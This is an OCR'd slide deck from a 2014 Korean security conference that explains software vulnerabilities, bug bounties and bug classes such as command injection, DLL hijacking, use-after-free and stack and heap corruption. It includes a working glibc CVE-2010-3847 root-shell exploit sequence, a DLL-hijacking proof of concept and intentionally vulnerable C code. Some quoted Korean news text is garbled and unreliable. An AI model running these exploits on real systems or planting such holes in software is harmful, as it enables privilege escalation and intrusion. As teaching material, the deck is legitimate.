

www.CodeEngn.com 2014 CodeEngn Conference 10

• 소프트웨어 취약점의 정의


소프트웨어의 결함이나 체계 · 설계상의 허점으로 인해 사용자(특히 공격자)에게 허용된 권한 이상의 동작이나 허용된 범위 이상의 권한을 부여하는 약점을 의미한다

- 소프트웨어 취약점의 위험성
  - 설계한 소프트웨어의 보안 매커니즘을 파괴
  - 예상하지 못한 소프트웨어의 동작으로 탐지하기 어려움
  - 소프트웨어 개발 업체:기업의 신뢰성 위협
  - 소프트웨어 사용 업체:기업의 보안 매커니즘을 위협

• 소프트웨어 취약점이 악용된 사례:보안사고의 핵심

September 17, 2013 03:16 PM ET 3 18 Comments






#### 문서 클릭시, 사용자 모르게 악성파일 생성 및 살현

적대성이 대한 주체로 특정 단체를 타깃으로 한 3개 공격을 취한 한글 학생문세가 발견돼 주의가 요구된다.

집장수 하우리 보면대관센터강은 "이번에 발견된 한글 작성문서 또한 북장 단체를 가공하고 라다 함께 대한 주제로 제작되어 유포되었으며 문서를 확인하기 위해 결합할 경우 장상 한글문사가 보 계집과 동시에 사용과 모르게 악성파일은 생성 및 실험한다"며 "설치되는 약성파일은 시스템 정보 전송, 파일 다운코드 및 답로드, 프로에스 실행 등의 기능을 하며, 약설크드 제작자에게 수신받은 경향에 따라 약의적인 기능이 수행된다"고 설명했다.





9-1 [6] 65 [4 Like (272 ) More



정부부처 내부 공작자 타깃, HWP 문서파일 취약점 이용해 공격 감염사 카보드의 모나타육면, 사용자 PC정보 등 유출 위험

2012년 08월 02일 목요일 국내 특정본에 경력을 통합조경하는 경부부처의 내부 공직자를 경조준 하고 HMP 문서과일 의학경을 이용해서 윤일하게 된적공격을 전영한 지능형지속위원(APT) 경황이 도착됐다.

여번 APT 공격을 최종 발전하고 공자한 영화인터넷 문제자는 "국가 전략을 담당하는 증양합성기관 의 내부 직원을 계급했다는 집에서 국가 내부 경보수건을 목적으로 한 표적한 공격의 임환으로 추 경하고 있다"며 "공격자는 한글문서(HWP) 파일의 취약경을 계용했으며 명임 주요와산 보도등황 보고리는 내용을 포함하고 했다. 또한 공격자는 아이를 제공과 내용 등에 한글을 작업 시용했고 보 낸 사항 본부에도 한글로 취 강선하는 발시자연구 Instruction 제정을 이용했다"고 설명했다.

#### Operation Aurora

From Wikipedia, the free encyclopedia


Operation Aurora was a cyber attack conducted by advanced persistent threats such as the Elderwood Group based in Beljing, China, with ties to the People's Liberation Army.<sup>[1]</sup> First publicly disclosed by Google on January 12, 2010, in a blog post.<sup>[2]</sup> the attack began in mid-2009 and continued through December 2009.<sup>[3]</sup>

The attack has been aimed at dozens of other organizations, of which Adobe Systems, <sup>[4]</sup> Juniper Networks<sup>[5]</sup> and Rackspace<sup>[6]</sup> have publicly confirmed that they were targeted. According to media reports, Yahoo, Symantec, Northrop Grumman, Morgan Stanley<sup>[7]</sup> and Dow Chemical<sup>[8]</sup> were also among the targets.

As a result of the attack, Google stated in its blog that it plans to operate a completely uncensored version of its search engine in China "within the law, if at all", and acknowledged that if this is not post offices, [2] Official Chinese media responded stating that the incident is part of a U.S. government cor

The attack was named "Operation Aurora" by Dmitri Alperovitch, Vice President of Threat Research at McAlee Labs discovered that "Aurora" was part of the file path on the attacker's machine that was in were associated with the attack. "We believe the name was the internal name the attacker(s) gave to George Kurtz said in a blog post. [10]

• 악용된 소프트웨어 취약점: Microsoft(社)




- 소프트웨어 취약점 관련 용어정리
  - 취약점(Vulnerability)
    - 이용하여 권한을 획득할 수 있는 소프트웨어 적인 버그
  - 공격코드(Exploit)
    - 취약점을 공격할 수 있는 코드
  - 개념증명 코드(PoC Code)
    - 취약점을 증명할 수 있는 코드
  - 시스템 소유(System Pwned)
    - 취약점을 이용하여 해당 시스템을 점유하였을 때 사용하는 표현
  - CVE : Common Vulnerabilities and Exposures
    - 취약점에 대한 정보를 모아놓은 List-up
  - 취약점 공개(Vulnerability Disclosure)

# Software Bug Hunting 이란?

• 소프트웨어 취약점을 특정 이득을 위해 찾아내는 행위

소프트웨어의 결함이나 체계 · 설계상의 허점을 고의적으로 찾아내어 금전적인 이득, 사이버 테러의 예방, 해커적인 명성획득 등의 특정 이득을 노리는 일련의 행위








#### Pwn2Own

From Wikipedia, the free encyclopedia

Pwn20wn is a computer hacking contest held annually at the CanSecWest security conference, beginning in 2007.<sup>[1]</sup> Contestants are challenged to exploit widely used software and mobile devices with previously unknown vulnerabilities. Winners of the contest receive the device that they exploited, a cash prize, and a "Masters" jacket celebrating the year of their win. The name "Pwn20wn" is derived from the fact that contestants must "pwn" or hack the device in order to "own" or win it. The Pwn20wn contest serves to demonstrate the vulnerability of devices and software in widespread use while also

# **Bug Bounties**

- Samsung SMART TV
  - <u>https://samsungtvbounty.com/</u>



#### Tipping Point ZDI

http://www.zerodayinitiative.com/about/benefits/

#### **Program Benefits**

The amount we offer to a researcher for a particular vulnerability depends on the following criteria:

- · Is the affected product widely deployed?
- · Can exploiting the flaw lead to a server or client compromise? At what privilege level?
- · Is the flaw exposed in default configurations/installations?

# **Bug Bounties**

- Verisign Idefense Lab Vulnerability Management
  - <u>https://www.verisigninc.com/en\_US/products-and-</u>
     <u>services/network-intelligence-availability/idefense/vulnerability-intelligence/index.xhtml</u>



- KISA 침해대응센터 취약점 신고 포상제
  - http://www.krcert.or.kr/kor/consult\_04.jsp
    - S/W 신규 보안 취약점 신고 포상제

2012년 10월 부터 소프트웨어 신규 보안 취약점 신고 포상제를 실시합니다.

포상금 지급을 위한 평가는 분기별로 실시하며, 분기별 우수 취약점을 선정하여 평가 결과에 따라 최고 500만원의 포상금이 지급됩니다. 신고 포상을 원하는 경우 아래의 신고 양식을 다운로드 받아 작성하여, 관련파일에 첨부하여 주시기 바랍니다.

# Stories of Bug Hunters

#### Pwn2Own In CanSecWest

- 가장 잘 알려진 Bug Hunter들의
   Exploit 기술을 선보이는 대회
- 매년 캐나다 CanSenWest에서 열림
- Google, Tipping Point, Adobe 등이 스폰




#### The Pwnie Award

매년 유명 Hacker들이 그 해 발견된 취약점 중 우수한 취약점에
 대해 시상식을 통해 포상을 하는 제도






Offensive Reserch, Security, Model



- 취약점을 발견하기 어렵다
  - 배우기 어렵다
  - 정형화된 방법이 드물다





Date	D	A	٧	Description		Plat.	Author
2013-12-03			*	Cisco Prime Data Center Network Manager Arbitrary File Upload	166	java.	metasploit
2013-12-03			*	ABB MicroSCADA wserver.exe - Remote Code Execution	126	windows	me tasploit
2013-12-03			*	Kimal 0.9.2 - 'db_restore.php' SQL Injection	125	php	metasploit
2013-12-03			*	Microsoft Tagged Image File Format (TIFF) Integer Overflow	143	windows	metasploit
2013-11-27			*	MS13-090 CardSpaceClaimCollection ActiveX Integer Underflow	1783	windows	metasploit
2013-11-27			*	MS12-022 Microsoft Internet Explorer COALineDashStyleArray Unsafe Memory Access	1342	windows	metasploit
2013-11-27			*	Apache Roller OGNL Injection	1361	java	metasploit

- 취약점을 알고 있어도 고치기 어렵다
  - 정확한 취약점의 공격원리
  - 프로그램의 안정성
  - 개발 프로세스의 부재
  - 취약점 관리 프로세스의 부재
  - 뛰어난 프로그래머의 부족
  - 공격 코드 작성과 프로그래밍이 가능한 인재의 부족

지난해 패치된 취약점, 최신버전서 다시 발생…패치관리 더욱 신경써야!

지난해 12월 3일 KISA 인터넷침해대용센터 보안공지에 '한글 임의코드 실행 취약점 보안 업데이트 권고'가 올라왔다. 당시 내용을 보면 "한글과컴퓨터는 자사의 워드프로세서인 "한글"에서 임의코드 실행 취약점을 보완한 보안 업데이트를 발표했다. 해당 취약점에 영향을 받는 버전의 아래한글 사 용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트해야 한다"는

구 분	국산 소프트웨어	외산 소프트웨어	
취약점 발견 능력	미비	유명 해커의 고용	
취약점 패치 능력	미비	자체적인 교육	
취약점 관리 능력	없음	프로그램 운용	
취약점 대응/독립 팀 존재	없음	자체 팀 존재	
취약점 대응 능력	국가기관에 의존	TF구성	
외부 전문가 활용	미비	많음	
취약점 신고 창구 운용	미비	프로그램 운용	

국산 소프트웨어는 잠재적으로 많은 보안 취약점을 지니고 있음

전문적으로 소프트웨어 취약점을 관리하는 인력이나 시스템이 없음

### 소프트웨어 취약점 점검

#### White Box Testing

- 소프트웨어에 대한 전권을 행사할 수 있을 때 취약점을 점검
  - 소프트웨어 개발사
  - 적법한 절차의 소프트웨어 취약점 점검사

#### Black Box Testing

- 소프트웨어에 대한 일부, 혹은 전혀 권한을 행할 수 없을 때 점검
  - 특수한 경우의 적법한 절차의 소프트웨어 점검사
  - Bug Bounty를 노리는 Bug Hunter
  - 악의적인 Hacker (공격자)






### 소프트웨어 취약점 점검 방법

- 소스코드 점검 (Source Code Auditing)
  - 주로 White Box Testing에 사용
  - 실제로 생각보다 난이도가 높음
- 소프트웨어 역공학(Reverse Code Engineering)
  - 주로 Black Box Testing에 사용
  - 취약점을 점검하는 사람에 따라 차이가 큰 편
- 퍼징 (Fuzzing)
  - 주로 Black Box Testing에 사용
  - 자동화된 툴을 사용하여 취약점을 점검
  - Every Hacker Make Own Fuzzers!
- 기타


# 취약점의 종류

- Software Bug Diagram
  - 소프트웨어 버그는 엄청나게 종류가 많다
  - 모든 버그가 모두 공격 가능한 것은 아니다



# 취약점 일반론

- Untrusted Input & Object
  - 사용자(특히 공격자)가 조작할 수 있는 입력 혹은 객체



• 프로그램에 명령어 삽입이 가능한 경우

```
#include <stdio.h>
     #include <stdlib.h>
     #include <unistd.h>
     int main( int argc, char *argv[] )
 6
 7
 8
        system( "ls" );
                                  $ echo $PATH
                                  /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/X11R6/bin
10
                                  $ echo $PATH
                                  .:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/X11R6/bin
    #include <stdio.h>
    #include <stdlib.h>
    #include <unistd.h>
    int main( int argc, char *argv[] )
6
        char buf[100];
8
        memset( buf, 0x00, 100 );
9
        sprintf( buf, "/bin/ls %s", argv[1] );
10
11
12
        system( buf );
13
14 }
```

- Case Study: CVE-2010-3847
  - GNU C library dynamic linker \$ORIGIN expansion Vulnerability

```
/* Expand DSTs. */
742
           size_t cnt = DL_DST_COUNT (llp, 1);
743
           if (_builtin_expect (cnt == 0, 1))
             11p tmp = strdupa (11p);
745
746
747
               /" Determine the length of the substituted string. "/
748
               size t total = DL_DST_REQUIRED (1, 11p, strlen (11p), cnt);
749
750
                /* Allocate the necessary memory. */
751
               llp tmp = (char *) alloca (total + 1);
752
               llp tmp = dl dst substitute (1, llp, llp tmp, 1);
753
                                                                                      $ mkdir /tmp/exploit
                                                                                      $ In /bin/ping /tmp/exploit/terget
253
           if (_builtin_expect (*name == '$', 0))
                                                                                      $ exec 3< /tmp/exploit/target
254
                                                                                      $ 1s -1 /proc/$$/fd/3
                                                                                       1r-x----- 1 taviso taviso 64 Oct 15 09:21 /proc/20036/fd/3 -> /tep/exploit/target*
255
                const char *repl = NULL;
                                                                                      5 rm -rf /tmp/exploit/
256
               size t len;
                                                                                      $ ls -1 /proc/$$/fd/3
257
                                                                                       lr-x----- 1 taviso taviso 64 Oct 15 09:21 /proc/10836/fd/3 -> /tmp/exploit/target (deleted)
258
                                                                                       $ cat > payload.c
               ++name:
                                                                                       void _attribute_((constructor)) init()
259
               if ((len = is dst (start, name, "ORIGIN", is path,
260
                                     INTUSE( libc enable secure))) |= 0)
261
                                                                                         system("/bin/bash");
267
                       repl = 1->1 origin;
                                                                                      $ gcc -w -fPIC -shared -o /tmp/exploit payload.c
268
                                                                                       $ 1s -1 /tmp/exploit
                                                                                       -rwxrwx--- 1 taviso taviso 4.2% Oct 15 09:22 /tmp/exploit*
                                                                                       $ LD AUDIT="TSDRIGIN" exec /proc/self/fd/3
      if ( builtin expect (secure, 0)
                                                                                       sh-4.1# whoami
           && ((name[len] != '\0' && (!is path || name[len] != ':'))
283
                                                                                       root
284
                || (name != start + 2 && (!is path || name[-2] != ':'))))
                                                                                       sh-4. 1# id
205
         return 0;
                                                                                       uid-0(root) gid-500(taviso)
206
      return len:
208 }
```

- Case Study: DLL Hijacking, Unsafe DLL Load
  - CVE-2010-3141, MS Office Power Point 2007 DLL Hijacking

```
#include <windows.h>
#define DllExport __declspec (dllexport)

DllExport void HttpFilterBeginningTransaction() { hax(); }
DllExport void HttpFilterClose() { hax(); }
DllExport void HttpFilterOnBlockingOps() { hax(); }
DllExport void HttpFilterOnResponse() { hax(); }
DllExport void HttpFilterOnTransactionComplete() { hax(); }
DllExport void HttpFilterOpen() { hax(); }

int hax()
{
    WinExec("calc", 0);
    exit(0);
    return 0;
}

#include <windows.h>


int main( int argc, char "argv[] )
{
    LoadLibrary( "rpawinet.dll" )
}
```


- Case Study : Unsafe Object Import
  - CVE-2012-0013, MS Office ClickOnce Unsafe Object Handing
  - http://www.cc.gatech.edu/~blee303/exploit/ms12-005/MS12-005.ppsx

```
.text:02FA1D98 execExtTable dd offset a exe ; DATA XREF: CPackage:: GetCurrentIcon( IC *)+69@00
.text:02FA1D98 ; CPackage:: GiveWarningMsg(HWND *)+5E@@o
.text:02FA1D98 ; ".exe"
.text:02FA1D9C dd offset a com : ".com"
.text:02FA1DA0 dd offset a bat ; ".bat"
.text:02FA1DA4 dd offset a lnk; ".lnk"
.text:02FA1DA8 dd offset a cmd ; ".cmd"
.text:02FA1DAC dd offset a pif ; ".pif"
.text:02FA1DB0 dd offset a scr ; ".scr"
.text:02FA1DB4 dd offset a js : ".js"
.text:02FA1DB8 dd offset a jse ; ".jse"
.text:02FA1DBC dd offset a vbs ; ".vbs"
.text:02FA1DC0 dd offset a vbe ; ".vbe"
.text:02FA1DC4 dd offset a wsh ; ".wsh"
.text:02FA1DC8 dd offset a sct; ".sct"
.text:02FA1DCC dd offset a vb ; ".vb"
.text:02FA1DD0 dd offset a wsc ; ".wsc"
.text:02FA1DD4 dd offset a wsf ; ".wsf"
.text:02FA1DD8 dd offset a wmz ; ".wmz"
```

### Information Leak


- 프로그램이 악용될 수 있는 정보를 공개하는 경우
  - 설치경로, 버전, 사용하는 라이브러리 버전
  - 심지어 주소나 객체의 동적 주소 등도 포함됨






# **Stack Based Corruption**


Stack Based Overflow







# **Heap Based Corruption**


















# Microsoft Exploit Mitigation

#### History of Memory Protection

		XP SP2, SP3	2003 SP1 SP2	Vista SP0	Vista SP1	2008 SP0
GS	stack cookies	yes	yes	yes	yes	yes
	variable reordering	yes	yes	yes	yes	yes
SafeSEH	SEH handler validation	yes	yes	yes	yes	yes
	SEH chain validation	no	no	no	yes	yes
Heap protection	safe unlinking	yes	yes	yes	yes	yes
	safe lookaside lists	no	no	yes	yes	yes
	heap metadata cookies	yes	yes	yes	yes	yes
	heap metadata encryption	no	no	yes	yes	yes
DEP	NX support	yes	yes	yes	yes	yes
	permanent DEP	no	no	no	yes	yes
	OptOut mode by default	no	yes	no	no	yes
ASLR	PEB, TEB	yes	yes	yes	yes	yes
	heap	no	no	yes	yes	yes
	stack cookies	no	no	yes	yes	yes
	images	no	no	yes	yes	yes


# Microsoft Exploit Mitigation

History of Stack Corroption



# Microsoft Exploit Mitigation

History of Heap Corroption



• Use After Free 취약점

```
include <stdio.h>
finclude <unistd.h>
#include <stdlib.h>
#include <string.h>
int main()
       char *buf = NULL;
       buf = (char *)malloc( sizeof( char ) * 1024 );
       strcpy( buf, "AAAA" );
       free ( buf );
       strcpy( buf, "BBBB" );
                                              Error ??
        return 0;
root@taechoe-warehouse:~/lab# gcc -o test test.c
root@taechoe-warehouse:~/lab# ./test
root@taechoe-warehouse:~/lab#
```

Use After Free 취약점


```
0x08048469 <+69>:
                                                                           call
                                                                                 0x8048334 <free@plt>
include (stdio.h>
                                                      0x0804846e <+74>:
                                                                           mov
                                                                                  $0x8048565, %eax
include <unistd.h>
                                                      0x08048473 <+79>:
                                                                                  $0x5, 0x8 (%esp)
                                                      0x0804847b <+87>:
                                                                                  %eax, 0x4 (%esp)
                                                                           mov
include <stdlib.h>
                                                      0x0804847f <+91>:
                                                                                  0x1c(%esp), %eax
include <string.h>
                                                      0x08048483 <+95>:
                                                                                  teax, (tesp)
                                                      0x08048486 <+98>:
                                                                                  0x8048344 <memcpy@plt>
                                                      0x0804848b <+103>:
                                                                                  $0x0, %eax
int main()
                                                      0x08048490 <+108>:
                                                                           leave
                                                      0x08048491 <+109>:
         char *buf = NULL;
                                                   End of assembler dump.
                                                   (gdb) b *main+109
         buf = (char *) malloc( sizeof( chardreakpoint 1 at 0x8048491
                                                   (gdb) b *main+98
                                                   3reakpoint 2 at 0x8048486
         strcpy( buf, "AAAA" );
                                                   (gdb) r
                                                   Starting program: /home/passket/lab/test
         free ( buf );
                                                   3reakpoint 2, 0x08048486 in main ()
                                                   (gdb) x/32wx $esp
         strcpy( buf, "BBBB" );
                                                   Oxbfffff750:
                                                                   0x0804b008
                                                                                   0x08048565
                                                                                                   0x00000005
                                                                                                                  0xbfffff778
                                                   oxbfffff760:
                                                                   0x0015ed35
                                                                                   0x0011ea50
                                                                                                   0x080484ab
                                                                                                                  0x0804b008
                                                   )xbfffff770:
                                                                   0x080484a0
                                                                                   0x00000000
                                                                                                   0xbfffff7f8
                                                                                                                  0x00145e37
                                                                   0x00000001
                                                                                   0xbfffff824
                                                                                                   0xbfffff82c
                                                   )xbfffff780:
                                                                                                                  0x0012e414
         return 0;
                                                   oxbfffff790:
                                                                   Oxfffffffff
                                                                                   0x0012cff4
                                                                                                   0x08048253
                                                                                                                  0x00000001
                                                    oxbffffffa0:
                                                                   0xbfffff7e0
                                                                                   0x0011da31
                                                                                                   0x0012dad0
                                                                                                                  0xb7fffb48
                                                    )xbfffff7b0:
                                                                   0x00000001
                                                                                   0x0028bff4
                                                                                                   0x00000000
                                                                                                                  0x00000000
                                                                   0xbfffff7f8
                                                    xbfffff7c0:
                                                                                   0x10d22f00
                                                                                                   0xc786d67f
                                                                                                                  0x00000000
                                                    (gdb) x/s 0x0804b008
                                                    :8004b08x
                                                                    "AAAA"
            Free 한 이후에도
                                                    (gdb) c
                                                    continuing.
              Buf를 사용함
                                                    reakpoint 1, 0x08048491 in main ()
                                                    gdb) x/s 0x0804b008
                                                    x804b008:
```

- Use After Free 취약점
  - C++ 에서 Class 생성자인 new와 delete 연산에서도
     같은 문제가 존재
  - C++은 객체의 Use-after-free가 일어날 경우 Method의 함수포
     인터를 조작할 수 있는 경우가 있음

```
class add{
public: //접근 지정자.
int number; //넘버 맴버.
void count(int); //계산을 담당하는 맴버함수.
};
```

메버변수 number (접근가능)

- Use After Free 취약점
  - C++ 에서 생성자와 소멸자 기본 등록되는 경우 Use-After-Free와 만나면 매우 위험함




• Use – After – Free in Javascript

자동화 하기가 상대적으로 어려움

